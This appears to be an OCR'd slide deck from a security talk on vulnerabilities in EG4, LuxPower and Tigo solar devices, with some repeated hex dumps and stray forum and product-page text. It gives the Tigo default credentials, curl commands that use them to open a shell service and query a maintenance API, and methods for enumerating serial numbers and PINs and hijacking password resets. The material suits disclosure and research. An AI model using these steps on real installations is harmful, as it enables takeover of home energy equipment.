
- 登录** (Login)
- 请输入用户名 (Please enter username)
- 请输入密码 (Please enter password)
- ☐ 记住密码 (Remember password)
- [忘记用户名/密码](#) (Forgot username/password)
- 登录** (Login button)
- [还没有帐号? 立即注册](#) (Don't have an account? Register now)

Decorative elements include a globe of puzzle pieces on the left and a jet flying in the sky on the right.


OSINT of Solar Devices



OSINT of Solar Devices



Pinning down the Buildings



Matching Devices on the Building



Finding Additional Device Types

EG4 ELECTRONICS

HOME ▾

OUR PRODUCTS ▾

RESOURCES ▾

EMP HARDENED

DISTRIBUTORS

BLOG

EVENTS ▾

ABOUT ▾

CONTACT ▾



**EG4® 24K HYBRID SOLAR
MINI-SPLIT 24000BTU
AC/DC AIR CONDITIONER/
HEAT PUMP**



**EG4® 12K HYBRID SOLAR
MINI-SPLIT 12000BTU
AC/DC AIR CONDITIONER/
HEAT PUMP**




**EG4® 12K MINI-SPLIT
12000BTU AIR
CONDITIONER/ HEAT PUMP**


[LEARN MORE](#)



EG4 OSINT



Solar Panels on the Building



Who Needs Encryption and Signing



Clear Text ModBus and Serial Numbers

The image shows a Wireshark packet capture of a TCP connection. The top pane displays a list of packets, with packet 24 selected. The middle pane shows the packet details for packet 24, including the TCP header and the ModBus data field. The bottom pane shows the raw data of the packet.

Packet 24 Details:

- 24 100.298853 192.168.100.1 192.168.100.40 TCP 54 34928 → 8000 [FIN, ACK] Seq=33 Ack=198 Win=64043 Len=0

ModBus Data Field:

The ModBus data field is highlighted in blue. It contains the following data:

```
0010 01 4b 00 20 00 00 ff 06 8a ce c0 a8 64 28 03 65 K . . . . . d ( e
0020 07 89 f0 75 10 fa c3 c3 4e b6 7e 36 26 38 50 18 . . . . . N . 688D
0030 15 fd ae 76 00 00 a1 1a 05 00 1d 01 01 c2 42 4a . . v . . . . . B J
0040 34 33 34 30 30 31 31 30 0f 01 01 04 34 33 35 32 43400110 . . . . 4352
0050 36 37 30 32 30 31 7f 00 fe 82 04 75 04 00 00 00 670201 . . . . u . . .
0060 00 00 00 00 00 00 00 00 00 3d 04 00 00 3d 04 00 . . . . .
0070 00 00 00 77 04 73 04 0b 00 2d 00 1e 02 04 2d 40 . . w . s . . . . . @
0080 02 00 03 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2d . . . . .
00b0 07 83 00 56 51 00 00 00 00 00 00 00 00 00 00 . . v Q . . . . .
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0100 00 00 00 00 00 1c 02 e0 01 5a 00 3c 00 05 00 32 . . . . . Z . < . . . 2
0110 00 08 02 64 00 ff 00 53 02 20 03 0e 03 ff ff 88 . . d . . S . . . . .
0120 00 65 00 53 02 00 00 00 00 00 00 00 00 00 00 . e . S . . . . .
0130 00 00 00 01 00 04 00 00 00 00 00 00 00 01 00 2c . . . . .
0140 01 00 00 01 00 00 02 00 00 00 00 00 00 00 00 . . . . .
0150 00 00 00 f0 00 05 00 12 e4 . . . . .
```

ModBus Data Field:

The ModBus data field is highlighted in blue. It contains the following data:

```
0010 01 4b 00 20 00 00 ff 06 8a ce c0 a8 64 28 03 65 K . . . . . d ( e
0020 07 89 f0 75 10 fa c3 c3 4e b6 7e 36 26 38 50 18 . . . . . N . 688D
0030 15 fd ae 76 00 00 a1 1a 05 00 1d 01 01 c2 42 4a . . v . . . . . B J
0040 34 33 34 30 30 31 31 30 0f 01 01 04 34 33 35 32 43400110 . . . . 4352
0050 36 37 30 32 30 31 7f 00 fe 82 04 75 04 00 00 00 670201 . . . . u . . .
0060 00 00 00 00 00 00 00 00 00 3d 04 00 00 3d 04 00 . . . . .
0070 00 00 00 77 04 73 04 0b 00 2d 00 1e 02 04 2d 40 . . w . s . . . . . @
0080 02 00 03 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2d . . . . .
00b0 07 83 00 56 51 00 00 00 00 00 00 00 00 00 00 . . v Q . . . . .
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0100 00 00 00 00 00 1c 02 e0 01 5a 00 3c 00 05 00 32 . . . . . Z . < . . . 2
0110 00 08 02 64 00 ff 00 53 02 20 03 0e 03 ff ff 88 . . d . . S . . . . .
0120 00 65 00 53 02 00 00 00 00 00 00 00 00 00 00 . e . S . . . . .
0130 00 00 00 01 00 04 00 00 00 00 00 00 00 01 00 2c . . . . .
0140 01 00 00 01 00 00 02 00 00 00 00 00 00 00 00 . . . . .
0150 00 00 00 f0 00 05 00 12 e4 . . . . .
```

ModBus Data Field:

The ModBus data field is highlighted in blue. It contains the following data:

```
0010 01 4b 00 20 00 00 ff 06 8a ce c0 a8 64 28 03 65 K . . . . . d ( e
0020 07 89 f0 75 10 fa c3 c3 4e b6 7e 36 26 38 50 18 . . . . . N . 688D
0030 15 fd ae 76 00 00 a1 1a 05 00 1d 01 01 c2 42 4a . . v . . . . . B J
0040 34 33 34 30 30 31 31 30 0f 01 01 04 34 33 35 32 43400110 . . . . 4352
0050 36 37 30 32 30 31 7f 00 fe 82 04 75 04 00 00 00 670201 . . . . u . . .
0060 00 00 00 00 00 00 00 00 00 3d 04 00 00 3d 04 00 . . . . .
0070 00 00 00 77 04 73 04 0b 00 2d 00 1e 02 04 2d 40 . . w . s . . . . . @
0080 02 00 03 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2d . . . . .
00b0 07 83 00 56 51 00 00 00 00 00 00 00 00 00 00 . . v Q . . . . .
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0100 00 00 00 00 00 1c 02 e0 01 5a 00 3c 00 05 00 32 . . . . . Z . < . . . 2
0110 00 08 02 64 00 ff 00 53 02 20 03 0e 03 ff ff 88 . . d . . S . . . . .
0120 00 65 00 53 02 00 00 00 00 00 00 00 00 00 00 . e . S . . . . .
0130 00 00 00 01 00 04 00 00 00 00 00 00 00 01 00 2c . . . . .
0140 01 00 00 01 00 00 02 00 00 00 00 00 00 00 00 . . . . .
0150 00 00 00 f0 00 05 00 12 e4 . . . . .
```

Triggering the firmware download


The screenshot displays the Progress Telerik Fiddler Classic application. The top menu bar includes File, Edit, Rules, Tools, View, and Help. Below the menu is a toolbar with icons for WinConfig, Replay, Go, Stream, Decode, and other functions. The main window is divided into several panes:

- Left Pane:** A list of captured HTTP requests. The first request is from `api.getfiddler.com` to `/f/latest?ver=5.0.20251...` with a status of 200.
- Top Right Pane:** A table showing the details of the selected request. It includes fields for Name, Value, and a list of physical addresses.
- Bottom Pane:** A large text area displaying the raw data of the request, which appears to be a list of physical addresses (e.g., `physicalAddr:524400`, `physicalAddr:528040`, etc.).

The interface also includes a sidebar on the left with tabs for Headers, Textview, Syntaxview, Imageview, Hexview, Webview, Auth, Caching, Cookies, Raw, JSON, and XML. The bottom status bar shows the current session and the number of requests captured.

Why this matters

- Can send the inverter unauthenticated Modbus commands
- Serial numbers have high value for registration and configuration
- We can easily obtain firmware for analysis
- Alternatively, we can corrupt the firmware
 - There were no indicators of firmware signing
 - Common across all solar manufacturers



Insecure Monitoring Systems



EG4 and LuxPower S/N Enumeration

- Monitoring solution uses same code base
 - When the issues were reported patches were pushed simultaneously
- Allows the serial number to be guessed
 - Even if it has already been registered
- Also asks you to enter the PIN without registration

The screenshot shows a registration form with the following fields and options:

- * Station name**: Text input field with placeholder "Station name".
- Solar PV Power(W)**: Text input field with placeholder "Solar PV Power(W)".
- * Daylight saving time**: Radio buttons for "Yes" and "No" (selected).
- * Continent**: Dropdown menu with "North America" selected.
- * Region**: Dropdown menu with "North America" selected.
- * Country**: Dropdown menu with "United States of America" selected.
- * Timezone**: Dropdown menu with "—" selected.
- Address**: Text input field with placeholder "Address".
- * Installer Code**: Text input field with placeholder "Installer Code". Below it, a note states: "This code is provided by your equipment supplier. Please contact them to obtain it."
- * Dongle SN**: Text input field with placeholder "Dongle SN".
- * Dongle PIN**: Text input field with placeholder "Dongle PIN".
- * Remote tech support(?)**: Radio buttons for "Accepted" (selected) and "Rejected".
- Buttons**: "Register" and "Back to login page".

Just Ask Nicely and You Shall Receive

* Dongle SN BJ347 [redacted] ✕

Dongle SN already exists

* Dongle PIN L2- [redacted] ✓

* Remote tech support(?) ☒ Accepted ☐ Rejected

Confirms the S/N is valid but registered

Confirms the PIN is valid

This code is provided by your equipment supplier. Please contact them to obtain it.

* Dongle SN BJ434 [redacted] ✓

* Dongle PIN 1234567 ✕

PIN does not match

* Remote tech support(?) ☒ Accepted ☐ Rejected

Confirms the S/N is valid

Don't need PIN to validate SN

Register

Back to login page

Serial Number to PIN matching

QueryString	
Name	Value

Body	
Name	Value
datalogSn	B1347
checkCode	L2

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML

1 true

Who needs a username?

- The forgot password will let you trigger a password reset with just the S/N

* Dongle SN [Cancel](#) This PIN is from the dongle recovery guide

* Username [Forget username?](#)

* E-mail

Please check your E-mail to reset password, Verify code will expire in 10 minutes

* Verify Code

* Password

* Repeat password

[Reset Password](#) [Back to Login](#)

- Verify codes are not rate limited and they are only **6 digits**

Or just “Social Engineer”

Location: Turks & Caicos Islands

Report


Like Quote Reply



Joined: Sep 6, 2024
Messages: 16
Location: Wisconsin

Feb 27, 2025

New 🔊 📌 #3



[@EG4TechSolutionsTeam](#)
There needs to be some kind of summoning circle art made for those guys in this forum haha.

Report

Like Quote Reply



**EG4TechSolution
sTeam**
Online Support for
EG4 Electronics
Joined: Jan 29, 2024
Messages: 1,898
Location: Sulphur Springs, TX

Feb 27, 2025

New 🔊 📌 #4


I have lined up a potentially good deal for a 6000XP to add to my system and I'm wondering how to go about registering a used system with EG4. Can they blow away the account originally tied to it? Do I need to buy a new wifi dongle for it? Does anyone have any experience with this?
You will not need another dongle. We can assist you with this process. You will need to provide the inverter's serial number, and we can unlink the dongle to the account it's currently registered to.

Report


Like Quote Reply



Joined: Sep 6, 2024
Messages: 16
Location: Wisconsin

Feb 27, 2025

New 🔊 📌 #5


[EG4TechSolutionsTeam](#) said: ☺
You will not need another dongle. We can assist you with this process. You will need to provide the inverter's serial number, and we can unlink the dongle to the account it's currently registered to.
Outstanding thank you! Will mark as solved.

Report

Like Quote Reply

 [EG4TechSolutionsTeam](#)

Why One Vuln When Many Will Do



Tigo Cloud Connect Advance

- Device used for collecting data from solar microgrids
 - Support integration with most major inverter manufacturers
- Enables rapid shutdown safety compliance
 - Sends a keep alive signal to the Tigo TS4-S and TS4-Os.
 - Loss of signal triggers these to drop the voltage output to zero



Default Creds and Robust DIY community

- The Tigo CCA has a dedicated community of DIY solar people who want access to the device
 - Use it for custom monitoring tools
 - Have found default creds
 - <https://www.photovoltaikforum.com>
- Default creds have been the same for several years
 - Username: Tigo
 - Password: \$olar

Tigo Firmware Changes

- By default, only an HTTP service is running on the CCA

```
(kali㉿kali)-[~/Desktop]
$ nmap 192.168.1.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 16:54 EDT
Nmap scan report for 192.168.1.2
Host is up (0.0030s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
```

- However, in earlier software versions you only had to browse to */cgi-bin/shell* to start the service

```
(kali㉿kali)-[~/Desktop]
$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file://' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.1.2/cgi-bin/shell
Rebuilding SSH keys ...
Public key portion is:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCK8q3ceauKAA0c5XNWTRu8d5D5f0KGQfWwxbJT
DBquggyrSrmQ0JAOQY5nXWPClQbq50UL42iMb70lsVLYWkXxsQ/S/yox0MNwKRZagWZvLxjLbCMD
Fingerprint: sha1!! a8:05:7c:85:65:9c:73:2c:8c:bd:e0:64:7a:d4:01:fd:4a:e3:06
Public key portion is:
ssh-dss AAAAB3NzaC1kc3MAAACBAN4gwGVSP0kfH2iZU2rVRv/GWHNMksCqTH3K31RjDfgfcYg
AAAAFQDbF7R3gQHK7zAbmFglUVuw2sqT0QAAAEAuJBwV80zQBLg6YBff0dfNpo1n0p0q01etQZz
1P6Yz0kULRQAAACBAI7F5fi0EMT6GW32iCtNmeOyv5wAq7ytn0ZnzGiHfzZaU6pmSsAYcYGnoCqa
```

Tigo Firmware Changes

- Can't simply browse anymore
 - Of note, the CCA only forces firmware updates when first installing the device
 - Ours shipped with 3.6, the current version is 4.0
- New versions still allow you to enumerate the version with just default creds

```
—(kali@kali)-[~/Desktop]
$ curl --silent --basic --user Tigo:\$olar --header 'Accept-Encoding: gzip, deflate' --header 'X-Requested-With: com.tigoenergy.smart' --header 'Origin: file://' --header 'Connection: keep-alive' --header 'Accept: application/json, text/plain, */*' http://192.168.1.2/cgi-bin/mobile_api -d 'cmd=DEVICE_INFO&dev=2&ver=1'
{"code": 0, "serial": "04C05BA1A910", "software": "3.6.0-ct", "uts": 1385358579, "sysconfig_ts": null, "status": [ { "id": 1, "name": "Cloud Connection", "status": 2 }, { "id": 4, "name": "Modules Communication", "status": 2 }, { "id": 5, "name": "Discovery", "status": 4 }, { "id": 6, "name": "S/N: 04C05BA1A910", "status": 0 }, { "id": 7, "name": "S/W: 3.6.0-ct", "status": 0 }, { "id": 8, "name": "Last Data Sync: a long time ago", "status": 2 } ] }
```

Tigo – One API, Lots of Problems

- Exposed maintenance API at /cgi-bin/mobile_api
- Has a lot of functions
 - Most require a Session Id in addition to the default creds to access
 - DEVICE_INFO and DEVICE_PING do not

```
(kali@kali)-[~]
$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file://' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=DEVICE_INFO' \

{ "code": 0, "serial": "04C05BA1A910", "software": "4.0.1-ct", "uts": 1857282786, "sysconfig_ts": null, "sysid": 167829, "st
{ "id": 4, "name": "Modules Communication", "status": 2 }, { "id": 5, "name": "Discovery", "status": 4 }, { "id": 6, "name":
4.0.1-ct", "status": 0 }, { "id": 8, "name": "Last Data Sync: a long time ago", "status": 2 }, { "id": 9, "name": "Cellular
"status": -1 }, { "id": 11, "name": "Kernel: 4.1.15-2.0.4", "status": 0 } ] }

(kali@kali)-[~]
$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file://' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=REBOOT' \

{ "code": 255, "msg": "Unauthorized request" }
```

```
00017fb0
00017ff2
00017ff2
00017ff2
00018004
0001825e
00018004
000183e6
00018016
00018430
00018028
000183d2
0001803a
00018474
0001804c
0001825e
0001805e
00018492
00018070
00018480
00018082
0001849e
00018094
000184aa
000180a6
000184b6
000180b8
000184c4
000180ca
000180d6
000180d6

